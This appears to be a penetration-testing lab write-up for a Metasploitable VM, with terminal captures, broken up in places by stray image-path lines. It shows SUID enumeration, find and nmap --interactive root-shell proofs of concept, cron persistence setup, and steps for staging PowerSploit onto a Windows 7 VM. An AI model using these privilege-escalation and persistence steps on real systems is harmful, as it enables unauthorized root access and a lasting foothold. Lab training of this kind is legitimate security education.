grep -i -n "set uid" /tmp/linpeas-*.txt

```
                                API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'


msfadmin@metasploitable:~$ grep -i -n "suid" /tmp/linpeas-*.txt
48:  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
2935:└ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
3846:╔══════════╣ SUID - Check easy privesc, exploits and write perms
3847:└ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
3855:-rwsr-xr-- 1 root dhcp 2.9K 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary!)
3881:└ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
msfadmin@metasploitable:~$ grep -i -n "SUID/SGID" /tmp/linpeas-*.txt
48:  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
msfadmin@metasploitable:~$
```

Key sections to inspect in linPEAS output:

- **SUID/SGID files** — lists all files with the SUID bit set.
- **Interesting SUID files** — linPEAS often points out binaries commonly exploitable (e.g., python, nmap, find, vim, less, rsync, tar, bash if SUID).
- **Capabilities** — getcap findings (files with linux capabilities).
- **Writable by user/root files** and **PATH** misconfigurations.

Also run the manual find as a double-check:

- find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null

```
msfadmin@metasploitable:~$ find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 63584 2008-04-14 23:36 /bin/umount
-rwsr-xr-- 1 root fuse 20056 2008-02-26 13:25 /bin/fusermount
-rwsr-xr-x 1 root root 25540 2008-04-02 21:08 /bin/su
-rwsr-xr-x 1 root root 81368 2008-04-14 23:36 /bin/mount
-rwsr-xr-x 1 root root 30856 2007-12-10 12:33 /bin/ping
-rwsr-xr-x 1 root root 26684 2007-12-10 12:33 /bin/ping6
-rwsr-xr-x 1 root root 65520 2008-12-02 14:31 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudoedit
-rwsr-sr-x 1 root root 7460 2008-06-25 16:53 /usr/bin/X
-rwsr-xr-x 1 root root 8524 2007-11-22 07:14 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37360 2008-04-02 21:08 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 12296 2007-12-10 12:33 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudo
-rwsr-xr-x 1 root root 12020 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11048 2007-12-10 12:33 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
-rwsr-xr-x 1 root root 19144 2008-04-02 21:08 /usr/bin/newgrp
-rwsr-xr-x 1 root root 28624 2008-04-02 21:08 /usr/bin/chfn
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 /usr/bin/nmap
-rwsr-xr-x 1 root root 23952 2008-04-02 21:08 /usr/bin/chsh
-rwsr-xr-x 1 root root 15952 2007-11-22 07:14 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29104 2008-04-02 21:08 /usr/bin/passwd
-rwsr-xr-x 1 root root 46084 2008-03-31 00:32 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 269256 2007-10-04 15:57 /usr/sbin/pppd
-rwsr-xr-- 1 root telnetd 6040 2006-12-17 21:16 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 10276 2010-03-09 15:52 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4524 2007-11-05 15:48 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 165748 2008-04-06 07:50 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9624 2009-08-17 21:04 /usr/lib/pt_chown
msfadmin@metasploitable:~$
```


Two common, concrete PoC examples

Example A — if /usr/bin/find is SUID root

If find is SUID root, this common PoC spawns a root shell:

run as current user on target
find / -exec /bin/sh -p \; -quit

Explanation: -exec runs /bin/sh -p (preserve privileges) and -quit exits after first match. This only works if the kernel allows SUID for find on that system.



Why your find PoC returned a non-root shell

- The PoC only works **if the find binary itself is owned by root and has the SUID bit set** (-rwsr-xr-x).
- When find is **not** SUID root, it runs with your normal privileges and any shell it spawns remains your user (msfadmin), which is exactly what you saw.

---

2) Obtain a root shell
Commands (examples):

1) Quick reconnaissance (do these first)

1. Check sudo rights for your user:

sudo -l

This tells you whether msfadmin can run anything with sudo (and whether a password is required). Paste the output if you want help interpreting it.

2. Check nmap version (we need an older interactive build for the PoC):

/usr/bin/nmap –version

```
sh-3.2$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
sh-3.2$ /usr/bin/nmap --version

Nmap version 4.53 ( http://insecure.org )
sh-3.2$ # on your attacker machine (or target if you have web access)
sh-3.2$ # browse: https://gtfobins.github.io/ and search for "nmap", "sudoedit", "passwd", etc.
sh-3.2$
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

---

2) Try the classic nmap --interactive → shell PoC

Older nmap builds available on Metasploitable are often exploitable.

Run:

/usr/bin/nmap --interactive

at the nmap prompt, type:

!sh

if that gives an interactive shell, then check:

whoami

id

```
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# id
uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(au
dio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
sh-3.2#
```

Escalation to root:

sudo -i

or

sudo su

or

sudo /bin/bash

Verification:

whoami

id

uname -a

Record the outputs and timestamps as evidence.

```
sh-3.2$ sudo su
root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin#
```

Task ID	Technique	Target IP	Status	Outcome
01	SUID Exploit	192.168.68.102	Success	Root Shell

Persistence: Create a cron job for persistence. Summarize in 50 words.

1. Create the script (root-owned, no network activity, logs to a local file):

sudo mkdir -p /usr/local/bin

sudo tee /usr/local/bin/sys-maintenance.sh > /dev/null <<'EOF'

#!/bin/sh

Authorized maintenance task (benign)

echo "$(date -Iseconds) : authorized maintenance run" >> /var/log/sys-maintenance.log

EOF

sudo chown root:root /usr/local/bin/sys-maintenance.sh

sudo chmod 700 /usr/local/bin/sys-maintenance.sh

```
sh-3.2# # /etc/cron.d/sys-maintenance
sh-3.2# sudo tee /usr/local/bin/sys-maintenance.sh > /dev/null <<'EOF'
> #!/bin/sh
> echo "$(date -Iseconds) : authorized maintenance run" >> /var/log/sys-maintenance.log
> EOF
sh-3.2#
sh-3.2# sudo chown root:root /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo chmod 700 /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo tail -n 20 /var/log/sys-maintenance.log
2025-09-17T06:27:38-0400 : authorized maintenance run
sh-3.2#
```

2. Test the script manually:

sudo /usr/local/bin/sys-maintenance.sh
sudo tail -n 50 /var/log/sys-maintenance.log

3.Add a system cron file under /etc/cron.d/ (format includes user field):
sudo tee /etc/cron.d/sys-maintenance > /dev/null <<'EOF'
# Run daily at 02:00 as root
0 2 * * * root /usr/local/bin/sys-maintenance.sh
EOF

sudo chown root:root /etc/cron.d/sys-maintenance
sudo chmod 644 /etc/cron.d/sys-maintenance

```
sh-3.2# sudo tee /etc/cron.d/sys-maintenance > /dev/null <<'EOF'
> 0 2 * * * root /usr/local/bin/sys-maintenance.sh
> EOF
sh-3.2#
sh-3.2# # ensure correct ownership/permissions
sh-3.2# sudo chown root:root /etc/cron.d/sys-maintenance
sh-3.2# sudo chmod 644 /etc/cron.d/sys-maintenance
sh-3.2# # Debian/Ubuntu
```

1) Check whether that PID is actually running
ps -p 4542 -o pid,ppid,etime,user,cmd

2) Show the pid file and ownership
ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
sudo cat /var/run/crond.pid 2>/dev/null || sudo cat /var/run/cron.pid 2>/dev/null

3) If the PID exists and is cron (process present)

- Cron is already running. Confirm with:

ps -p <PID_from_file> -o pid,user,cmd

- Inspect recent cron log lines:

grep CRON /var/log/syslog | tail -n 50

- If cron is healthy, you don't need to start it. If it's hung, consider restarting **carefully**:

```
sh-3.2# grep CRON /var/log/syslog | tail -n 50
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD (  [ -x /usr/li
 [ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/max
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock /
rpid may be 4542: Resource temporarily unavailable)
sh-3.2#
```

```
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID     ELAPSED USER     CMD
 4542     1    04:05:50 root     /usr/sbin/cron
```

That means **cron is already running correctly** under PID 4542 as root.
So the error you saw earlier (can't lock /var/run/crond.pid) happened only because you tried to start a *second* cron while the first was already active.

What this means

- **You don't need to restart cron** — it's already working.
- Any persistence cron job you add will be picked up automatically by the existing cron process.
- That's why you saw (root) CMD lines in /var/log/syslog earlier.

Verify your persistence job

Now, you should test whether your persistence job runs as expected.

1. **Check existing logs**
2. grep CRON /var/log/syslog | tail -n 20
3. **Force a quick cron run**
   Instead of waiting until 2 AM, create a test cron file:
4. echo "* * * * * root echo 'CRON TEST - $(date)' >> /tmp/cron_test.log" | sudo tee /etc/cron.d/testjob
5. **Wait 1–2 minutes**, then check:
6. cat /tmp/cron_test.log

You should see lines like:
CRON TEST - Tue Sep 17 12:35:01 UTC 2025

```
sh-3.2# cat /tmp/cron_test.log
CRON TEST - Wed Sep 17 07:00:23 EDT 2025
sh-3.2#
```

Created a scheduled task (cron/systemd timer) that runs a benign, documented scheduler script to preserve access across reboots. Ensure persistence is reversible, logged, and used only in authorized lab environments. Recorded exact timestamps, affected files, and cleanup steps so access can be safely removed after testing.

```
-rwxr-xr-x 1 root root 1761 2008-04-08 14:02 /etc/init.d/cron
sh-3.2#
sh-3.2# ls -l /etc/init.d/cron
-rwxr-xr-x 1 root root 1761 2008-04-08 14:02 /etc/init.d/cron
sh-3.2# sudo /usr/sbin/cron -f
/usr/sbin/cron: can't lock /var/run/crond.pid, otherpid may be 4542: Resource temporarily unavailable
sh-3.2# # if that binary doesn't exist try:
sh-3.2# sudo /usr/sbin/crond -f
sudo: /usr/sbin/crond: command not found
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID     ELAPSED USER     CMD
 4542     1    03:58:21 root     /usr/sbin/cron
sh-3.2# ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
-rw-r--r-- 1 root root 5 2025-09-17 02:51 /var/run/crond.pid
sh-3.2# sudo cat /var/run/crond.pid 2>/dev/null || sudo cat /var/run/cron.pid 2>/dev/null
4542
sh-3.2# ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
-rw-r--r-- 1 root root 5 2025-09-17 02:51 /var/run/crond.pid
sh-3.2# ps -p <PID_from_file> -o pid,user,cmd
sh: PID_from_file: No such file or directory
sh-3.2# ps -p 4542 -o pid,user,cmd
  PID USER     CMD
 4542 root     /usr/sbin/cron
sh-3.2# grep CRON /var/log/syslog | tail -n 50
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD (   [ -x /usr/lib/php5/maxlifetime ] &&
 [ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/maxlifetime) -print0 | xarg
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock /var/run/crond.pid, othe
rpid may be 4542: Resource temporarily unavailable)
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID     ELAPSED USER     CMD
 4542     1    04:05:50 root     /usr/sbin/cron
sh-3.2# grep CRON /var/log/syslog | tail -n 20
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD (   [ -x /usr/lib/php5/maxlifetime ] &&
 [ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/maxlifetime) -print0 | xarg
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock /var/run/crond.pid, othe
rpid may be 4542: Resource temporarily unavailable)
<'CRON TEST - $(date)' >> /tmp/cron_test.log" | sudo tee /etc/cron.d/testjob
* * * * * root echo 'CRON TEST - Wed Sep 17 07:00:23 EDT 2025' >> /tmp/cron_test.log
sh-3.2# cat /tmp/cron_test.log
CRON TEST - Wed Sep 17 07:00:23 EDT 2025
sh-3.2#
```

Powersploit:

step-by-step VirtualBox guide for getting your PowerSploit files from Kali into a **Windows 7 x64 VM**. I'll cover both the **ISO** method (read-only, safest) and the **Shared Folder** method (convenient) plus exact commands to copy files inside Windows and troubleshooting tips.

ISO method (recommended — read-only)

1. **On Kali**: make the ISO (if you haven't already)

WORKDIR="$HOME/powersploit_lab"


```
REPO_URL="https://github.com/PowerShellMafia/PowerSploit.git"
ISO_NAME="PowerSploit_lab.iso"
rm -rf "$WORKDIR"
mkdir -p "$WORKDIR"
git clone --depth 1 "$REPO_URL" "$WORKDIR/PowerSploit"
rm -rf "$WORKDIR/PowerSploit/.git"
sudo apt install -y genisoimage
genisoimage -V "PowerSploit_Lab" -r -J -o "$WORKDIR/$ISO_NAME" "$WORKDIR/PowerSploit"
echo "ISO created: $WORKDIR/$ISO_NAME"
```

Quick terminal commands to locate it

Open a terminal on Kali and run one of these:

- Look in the expected folder:

```
ls -lah ~/powersploit_lab/PowerSploit_lab.iso
```





Run these exact commands in a Kali terminal (they assume your regular user is the one you're logged in as):

```
# make a simple ISOs folder in your home and copy the ISO there
mkdir -p ~/ISOs
sudo cp /root/powersploit_lab/PowerSploit_lab.iso ~/ISOs/

# give your user ownership and reasonable read permissions
sudo chown $USER:$USER ~/ISOs/PowerSploit_lab.iso
chmod 644 ~/ISOs/PowerSploit_lab.iso


# confirm it's now in your home and owned by you
ls -lah ~/ISOs/PowerSploit_lab.iso
```

Expected ls output should look similar to:

```
-rw-r--r-- 1 rani rani 6.8M Sep 18 15:36 /home/rani/ISOs/PowerSploit_lab.iso
```





Problem:

- VirtualBox can **only see files on the host OS filesystem (Windows)**,
- Not files that are inside your Kali VM.

That's why it says *"The file name is not valid"*.

Solution:

Fix: Move ISO from Kali guest to Windows host


Since VirtualBox runs on Windows, you need to get PowerSploit_lab.iso out of your Kali VM and onto your **Windows host machine's filesystem**. Then you can attach it to your Windows 7 guest VM.

Option 1: Use Shared Folder (fastest)

1. In VirtualBox Manager, set up a shared folder between Kali (guest) and Windows (host).
2. Copy ~/ISOs/PowerSploit_lab.iso into that shared folder.
3. From Windows host, you'll see the file in the shared folder path (e.g. C:\Users\<you>\VirtualBoxShared\).
4. Then in VirtualBox Storage settings, attach the ISO from that **Windows path**.

Step 1: Enable a Shared Folder in VirtualBox (host side)

1. In **VirtualBox Manager**, shut down your **Kali VM** if it's running.
2. Select the **Kali VM** → click **Settings → Shared Folders**.
3. Click the **blue folder with +** icon (*Add new shared folder*).
    - **Folder Path:** choose a folder on your Windows host (e.g., C:\VMShared).
    - **Folder Name:** give it something simple like VMShare
    - Check ✅ **Auto-mount** and ✅ **Make Permanent**.
4. Click **OK** and start your Kali VM again.



🔹 **Step 2: Install Guest Additions in Kali (if not already)**

Inside Kali VM:

sudo apt update

sudo apt install -y virtualbox-guest-utils

Reboot the VM after install.

```
┌──(root㉿kali)-[~]
└─# sudo apt update
sudo apt install -y virtualbox-guest-utils
```

- **Step 3: Verify shared folder mount in Kali**

After reboot, check:

ls /media

You should see something like sf_VMShare(the sf_ prefix is automatic).

If yes → copy your ISO into it:

sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShared/

```
┌──(kali㉿kali)-[~]
└─$ ls /media
kali  sf_VmShare  sf_VmShare_1

┌──(kali㉿kali)-[~]
└─$
└─# sudo cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
└─#: command not found

┌──(kali㉿kali)-[~]
└─$  cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
cp: cannot create regular file '/media/sf_VMShare/': Not a directory

┌──(kali㉿kali)-[~]
└─$ sudo  cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
[sudo] password for kali:
cp: cannot create regular file '/media/sf_VMShare/': Not a directory

┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG vboxsf $USER


┌──(kali㉿kali)-[~]
└─$ sudo mkdir -p /media/sf_VMShare
sudo mount -t vboxsf VMShare /media/sf_VMShare

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls -lah /media/sf_VMShare

total 4.0K
drwxrwxrwx 1 root root    0 Sep 18 13:14 .
drwxr-xr-x 6 root root 4.0K Sep 18 17:39 ..

┌──(kali㉿kali)-[~]
└─$ cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
```

Error:

cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShare/
cp: cannot create regular file '/media/sf_VMShare/': Not a directory


FIX:
That error means the **shared folder isn't actually mounted yet** — so /media/sf_VMShare doesn't exist. Let's fix it step by step.


Step 1: Check available shared folders
Run inside Kali:
ls /media
ls /mnt
Then check if VirtualBox created an sf_... directory, e.g. /media/sf_VMShared or /mnt/sf_VMShared.
If you don't see it, the folder isn't auto-mounted yet.

🔹 **Step 2: Add your user to the vboxsf group**
Shared folders are owned by the vboxsf group. Add yourself:
sudo usermod -aG vboxsf $USER
⚠️ Important: log out and back in (or reboot Kali) for this to take effect.

🔹 **Step 3: Manually mount the shared folder (if auto-mount fails)**
Let's say you named the shared folder **VMShared** in VirtualBox. You can mount it yourself:
sudo mkdir -p /media/sf_VMShared
sudo mount -t vboxsf VMShared /media/sf_VMShared
Now check:
ls -lah /media/sf_VMShared

🔹 **Step 4: Copy the ISO**
Once the folder is mounted, copy your ISO:
cp ~/ISOs/PowerSploit_lab.iso /media/sf_VMShared/
On your **Windows host**, open C:\VMShared\ and confirm the ISO file is there.

